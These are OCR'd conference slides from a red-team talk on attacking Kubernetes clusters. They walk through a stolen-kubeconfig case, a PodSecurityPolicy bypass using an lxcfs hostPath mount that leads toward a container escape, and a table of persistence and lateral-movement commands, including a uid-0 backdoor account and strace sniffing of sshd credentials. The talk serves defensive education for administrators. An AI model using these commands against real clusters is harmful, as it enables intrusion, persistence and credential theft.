
KubeCon
CloudNativeCon
China 2021
Virtual

KubeCon | CloudNativeCon

China 2021

Virtual

Redteam Views: Security Practice of K8s Cluster Administrator


neargle @Tencent

https://github.com/neargle

About Me

KubeCon CloudNativeCon China 2021 Virtual

ABOUT ME$



NEARGLE - 📒 *https://github.com/neargle/* - 📮 *nearg1e.com@gmail.com*

- **Security Researcher @Tencent Security Platform Department**
- **Published several security research topics about container, Kubernetes and services mesh :**
  - ***2021 Kubernetes Community Days China*** *<云原生安全攻防建设>*
  - ***2021 HITB*** *<Attacking Cloud Native Kubernetes>*
  - ***2021 BlackHat*** *<Zero Dependency Container Penetration Toolkit>*
  - ***2021 WHC*** *<多租户容器集群权限提升的攻防对抗>*
  - ***2020 CIS*** *<Attack in a Service Mesh>*
- **Github Mars 2020 Helicopter Contributor**
  - *Co-Creator & Developer of <**CDK-TEAM/CDK**>*
    - *https://github.com/cdk-team/CDK*
  - *Creator of multiple open source projects logged on Github Trending (Scaner,HIDS...)*
- Responsible for Tencent container security, cloud-native security, front-end security, client-side security and some redteam activities, leading and tackling many security offensive and defensive exercises.

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Index

KubeCon CloudNativeCon China 2021 Virtual

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

K8s Security Features

KubeCon CloudNativeCon China 2021 Virtual

1. Network Policy
2. Service Mesh

→ 💻 New scanning techniques

3. API Server Auditing
4. RBAC & ABAC & Service Account
5. Pod Security Admission (or Pod Security Policy)

→ 🔓 Bypass experience

6. Secret & Encryption Configuration
7. AppArmor & NameSpace
   & Capabilities & Cgroup & Seccomp

→ 🥚 Various escape methods

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

KubeCon | CloudNativeCon

China 2021

Virtual

Two Classic Attack Ways in a Kubernetes Cluster


& Two Real World Case 📚

1. From the Production Network

2. From the Office Network

What would a real attacker do? ⚔️

From the Office Network



♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

KubeCon | CloudNativeCon

China 2021

Virtual

From the Office Network


& Real World Redteam Case 1st 🕑 2021-05

Case.1 Step.1

Got A Kubeconfig


```
$ SHELL> cat "$HOME/.kube/config"
apiVersion: v1
clusters:
- cluster:
  certificate-authority-data: data len-2025 ......
  server: https://apiserver.target:443
name: cluster
contexts:
- context:
  cluster: cluster
  user: bob
name: cluster-bob-ns
current-context: cluster-bob-ns
kind: Config
preferences: {}
users:
- name: bob
user:
  client-certificate-data: data len-1780 ......
  client-key-data: data len-2236 ......
```

```
$ CS> upload "/tmp/kubectl.exe" (C:\Users\xxx\AppData\Local\ui.exe)
```




♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Case.1 Step.1

Got A Kubeconfig



```
~ kubectl get nodes
Error from server (Forbidden): nodes is forbidden: User
"bob" cannot list resource "nodes" in API group "" at the
cluster scope: can NOT access namespace other than
"ns-bob"

~ kubectl get pod -n kube-system
Error from server (Forbidden): pods is forbidden: User
"bob" cannot list resource "pods" in API group "" in the
namespace "kube-system": can NOT access namespace other
than "ns-bob"

~ kubectl create sa test -n "ns-bob"
error: failed to create serviceaccount: serviceaccounts is
forbidden: User "bob" cannot create resource
"serviceaccounts" in API group "" in the namespace
"ns-bob": permission for createServiceaccount on
cluster:gke/namespace:ns-bob/serviceaccount:*  not verify
```



♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Case.1 Step.2

Try Privileged Container



The previous version of “Pod Security Admission”: **“Pod Security Policy”.**

A policy setting very close to the "strict version".
https://raw.githubusercontent.com/kubernetes/website/main/content/en/examples/policy/restricted-psp.yaml


(Note: The attacker cannot see the details of the policy at this time, and can see it only after obtaining the Cluster Admin permission.)

```
        "stdin": true,
        "tty": true,
        "resources": {"requests": {"cpu": "10m"}},
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}' --rm --attach
Error from server (Forbidden): pods "newsandbox-sudo" is forbidden: unable to validate against any pod security policy:
is not allowed to be used spec.securityContext.hostPID: Invalid value: true: Host PID is not allowed to be used spec.co
d containers are not allowed]
```

```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
 name: basepolicy
spec:
 allowPrivilegeEscalation: false
 allowedHostPaths:
 - pathPrefix: /usr/share/lxcfs/data-for-pod/
 allowedUnsafeSysctls:
 - net.*
 fsGroup:
   rule: RunAsAny
 runAsUser:
   rule: RunAsAny
 seLinux:
   rule: RunAsAny
 supplementalGroups:
   rule: RunAsAny
 volumes:
 - configMap
 - downwardAPI
 - emptyDir
 - persistentVolumeClaim
 - secret
 - projected
 - hostPath
```

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Try Privileged Container



进程注入	https://github.com/gaffe23/linux-inject
后门	~/.ssh/authorized_keys
后门	/etc/crontab /etc/cron.d/* /var/spool/cron/* /etc/anacrontab /etc/cron.daily/* /etc/cron.hourly/* /etc/cron.monthly/* /etc/cron.weekly/*
提权	su, sudo, chmod u+s xxx, ...
后门	useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
横向移动	strace -f -s 1024 -p `pidof sshd` -v -e trace=read,write
横向移动	~/.kube/config ~/.bash_history kubelet.conf
横向移动	https://github.com/blendin/3snake
HIDS对抗	https://github.com/QAX-A-Team/ptrace
等等 ...	

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Case.1 Step.3

Attention to K8s Admission


```
apiVersion: apps/v1
kind: Deployment
metadata:
name: i-am-bob
namespace: bob
spec:
replicas: 1
template:
# omit many ......
  spec:
    containers:
    - image: echoserver:1.10
      command: ["sh", "-c", "sleep inf"]
      name: echoserver
      ports:
      - name: http
        containerPort: 8080
```

```
> kubectl -n "bob" apply -f "dp.yaml"
> kubectl get pod -n "bob" -o yaml
```

Admission Webhook
LXCFS


```
    - mountPath: /proc/cpuinfo
      mountPropagation: HostToContainer
      name: cpu-path
  dnsPolicy: ClusterFirst
  enableServiceLinks: true
  - hostPath:
      path:
/usr/share/lxcfs/data-for-pod/9b2756a3-e751-4c9c-9366-cb
d0eb44ffdd/proc/cpuinfo
      type: ""
    name: cpu-path
  status:
  conditions:
  - lastProbeTime: null
    lastTransitionTime: "2021-05-16T13:10:13Z"
    status: "True"
    type: Initialized
```

BEFORE **AFTER**

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Case.1 Step.3

About Admission Webhook




```
+    - mountPath: /data/
+      mountPropagation: HostToContainer
+      name: data-path
+ dnsPolicy: ClusterFirst
+ enableServiceLinks: true
+ - hostPath:
+ path: /data-for-pod/9b2756a3-e751-4c9c-9366-cbd0eb44ffdd/
+      type: ""
+    name: data-path
```

PODSecurityPolicy → ……

Reference: https://sysdig.com/blog/kubernetes-admission-controllers/

♪(´ω`)♪ From: https://github.com/heargle/slidefiles

Case.1 Step.4

Mount Base Path of lxcfs


```
  volumeMounts:
    - name: rpc
      mountPath: /grpc_sandbox
nodeName: near-protect-x.x.x.x
tolerations:
- near: to-looooooooong~
volumes:
  - name: rpc
    hostPath:
      path: /usr/share/lxcfs/data-for-pod/
```

All the LXCFS directories on the host,
With read and write permissions.

```
[root@echoserver-xxx-xxx /]# cd /data/
[root@echoserver-xxx-xxx /data]# ls -l
total 0
[root@echoserver-xxx-xxx /data]# cd /grpc_sandbox
[root@echoserver-xxx-xxx /grpc_sandbox]# ls -l
total 0
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-d958-4a23-b6ae-7afc98e381c3
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-f9f9-459e-b137-f501cf58d25d
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-756a-4d85-90f2-5e1522e43571
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-f5d7-492b-ad8e-2abde8fe700f
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-dc32-466d-a0df-c8529bdc05b7
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-1011-495f-9762-a69cbd3d75bc
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-073f-49de-84b3-6b62b4f1bd3b
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-14d3-4895-acc2-f18a036094e2
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-4615-438b-a656-9229dd64a0fe
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-346b-4eaa-83a9-4ba576aa0207
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-2de6-4aaf-a9f2-83f8524e0d34
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-e751-4c9c-9366-cbd0eb44ffdd
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-4c11-4c57-9ad5-aca68b298ca8
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-6994-4d33-adc8-86a198ffadb5
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-38ce-454a-966c-376d6c11e76c
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-eaab-4645-88e4-8d62cab0be8b
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxx-3434-4d8e-9ed0-17ac345f6dfa
```

♪(･ω･)ﾉ From: https://github.com/neargle/slidefiles

Escape


```
[root@near /grpc_sandbox/200c{uuidx30}b7]#
> tree -L 2
├── cgroup
....
│   ├── devices
│   ├── freezer
│   ├── hugetlb
│   ├── memory
│   ├── name=systemd
│   ├── net_cls,net_prio
│   ├── perf_event
│   └── pids
├── proc
│   ├── cpuinfo
│   ├── diskstats
│   ├── loadavg
│   ├── meminfo
│   ├── stat
│   ├── swaps
│   └── uptime
└── sys
    └── devices
```

